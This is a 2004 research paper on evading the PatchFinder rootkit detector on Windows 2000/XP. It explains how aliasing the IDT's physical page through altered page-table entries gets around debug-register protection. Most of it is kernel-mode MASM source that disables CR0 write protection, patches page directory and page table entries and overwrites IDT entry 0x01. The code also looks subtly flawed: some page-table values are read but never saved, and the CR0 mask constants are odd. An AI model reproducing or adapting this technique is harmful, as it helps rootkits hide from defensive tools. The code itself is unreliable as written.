

Avoiding Windows Rootkit Detection

Edgar Barbosa
embarbosa@yahoo.com

February 2004

Introduction

PatchFinder is a sophisticated diagnostic utility designed to detect kernel compromises. It is based in EPA (Execution Path Analysis) to detect rootkits.

Read [1] and [2] to full understand how it works. This paper will show a method to circumvent the EPA.

Method

EPA is based in single stepping mode of Intel Architecture using entry number 0x1 of the Interrupt Descriptor Table [IDT]. But, to avoid rootkit to change that entry, it used the Debug Registers(DR0, DR1) to protect the Debug Handler procedure (very nice idea).




Fig. 0 - EPA protection mechanism.

But, let's read again the Intel Manual [3]:

"Each of the debug-address registers (DR0 through DR3) holds the 32-bit linear address of a breakpoint".

Pay attention: LINEAR ADDRESS! In Windows 2000/XP, is used the PAGING mechanism, which translate LINEAR address to PHYSICAL address.

Suppose that IDT base address is at 0x8003F400, stored in IDTR.
Then, IDT entry number 0x01 is at 0x8003F408.

Intel again about IDTR:

"The base address specifies the LINEAR address of byte 0 of the IDT".

The Page Directory of Windows 2000/XP pointed by CR3 register is mapped at linear address 0xc0300000.
Linear address is divided in Directory, Table and Offset.
Using the paging mechanism explained in to the manual, we found the PHYSICAL address of 0x8003F408 to be 0x03F00
(value obtained experimentally).

All we need to do now is create a buffer, get the pointer to this buffer and change the PAGE DIRECTORY and PAGE TABLE to make the buffer to point to the PHYSICAL address 0x03F00.

After this, just write to the buffer and you will write in to the IDT without triggering the protection mechanism!!!!
Debug Registers are useless to protect memory, because they don't protect PHYSICAL memory.

THE SOURCE CODE

Now comes the source, written for MASM v8.0
I love assembly language programming :-)
The complete source is at www.rootkit.com.

```
;--- IDTR structure definition-----
DIDTR STRUCT           ;IDTR
dLIMIT WORD ?
ibase  DWORD ?
DIDTR ENDS
;-----

BypassIDTProtection PROC

    LOCAL dbgHandler:DWORD
    LOCAL myIDT:DIDTR

    LOCAL idtbase:DWORD
    LOCAL idtbaseoff:DWORD
    LOCAL idtPDE:DWORD
    LOCAL idtPDEaddr:DWORD
    LOCAL idtPTE:DWORD
    LOCAL idtPTEaddr:DWORD

    LOCAL varbase:DWORD
    LOCAL varbaseoff:DWORD
    LOCAL varPDE:DWORD
    LOCAL varPDEaddr:DWORD
    LOCAL varPTE:DWORD
    LOCAL varPTEaddr:DWORD

    LOCAL diffoffset:DWORD

    pushad

    ;Allocate memory to be PAGE size aligned
    invoke ExAllocatePool, NonPagedPoolMustSucceed, 01000h
    mov varbase, eax
```

```

cli ;don't disturb!

invoke DisablePageProtection ;for XP, old trick used by Regmon

sidt myIDT
mov eax, myIDT.ibase
add eax, 08h
mov idtbase, eax ;idtbase = IDT base addr + 8 bytes

and eax, 0FFC00000h ;Get Directory Index of IDT address
shr eax, 22
shl eax, 2 ;multiply by four

mov ebx, 0c0300000h ;0c0300000 = PAGE DIRECTORY
add ebx, eax ;ebx = [PAGE_DIRECTORY + DIR_INDEX*4]
mov idtPDEaddr, ebx

mov eax, [ebx] ;eax = PAGE DIRECTORY ENTRY for IDT address

mov eax, idtbase ;Get 12 LSB of IDT address = Offset into PAGE
and eax, 0FFFh
mov idtbaseoff, eax ;multiplication by four

mov eax, idtbase ;Get 22 MSB of IDT address
shr eax, 12 ;multiply by four
shl eax, 2

mov ebx, 0c0000000h ;0c0000000 = INIT of PAGE TABLEs
add ebx, eax ;address of IDT address PTE
mov idtPTEaddr, ebx

mov eax, [ebx] ;value of idt adress PTE

mov eax, varbase ;Get varbase PD index

and eax, 0FFC00000h
shr eax, 22
shl eax, 2

mov ebx, 0c0300000h
add ebx, eax
mov varPDEaddr, ebx

mov eax, [ebx]
mov varPDE, eax

mov eax, varbase ;Get varbase PD index
and eax, 0FFFh
mov varbaseoff, eax ;multiplication by four

mov eax, varbase ;Get varbase PTE index
shr eax, 12
shl eax, 2

mov ebx, 0c0000000h
add ebx, eax
mov varPTEaddr, ebx

mov eax, [ebx]
mov varPTE, eax

mov eax, varPDEaddr ;change Page Directory Entry
;to be the same of IDT 0x01

mov ebx, idtPDE
mov [eax], ebx

mov eax, varPTEaddr ;change Page Table Entry
;to be the same of IDT 0x01

```

```

mov ebx, idtPTE
mov [eax], ebx

mov ebx, idtbaseoff           ;offset calculations
mov eax, varbaseoff
sub ebx, eax

;Now we will write in to the IDT 0x1 DESCRIPTOR
;using a LINEAR address that don't will
;trigger the Debug Registers!
;Just a test, it make the entry 0x01 useless.

mov eax, varbase
mov dword ptr [eax+ebx], 0deadbeefh

mov eax, varPDEaddr          ;restore old values
mov ebx, varPDE
mov [eax], ebx

mov eax, varPTEaddr          ;restore old values
mov ebx, varPTE
mov [eax], ebx

invoke EnablePageProtection    ;restore WP flag in CR0

sti

popad
ret

BypassIDTProtection ENDP
;:::::::::::::::::::EnablePageProtection proc

    push eax
    mov eax, CR0
    and eax, 0FFFFFFFFFFh
    mov CR0, eax
    pop eax
    ret

EnablePageProtection endp
;:::::::::::::::::::DisablePageProtection proc

    push eax
    mov eax, CR0
    or eax, NOT 0FFFFFFFFFFh
    mov CR0, eax
    pop eax
    ret

DisablePageProtection endp

```

THE FUTURE OF ROOTKITS

Unfortunately, this method makes the EPA to become useless.
Until Microsoft don't change his security architecture, none
method will stop rootkits in future.
The future rootkits will heavily play with paging mechanism.
There are infinite possibilities.
Once time in Ring Zero, forever Ring Zero.

REFERENCES

- [1] Joanna Rutkowska, *Advanced Windows 2000 Rootkit Detection*
- [2] Joanna Rutkowska, *Detecting Windows Server Compromises with PatchFinder2*
- [3] IA32 Intel Architecture Softwares Developer's Manual, vol 1-3.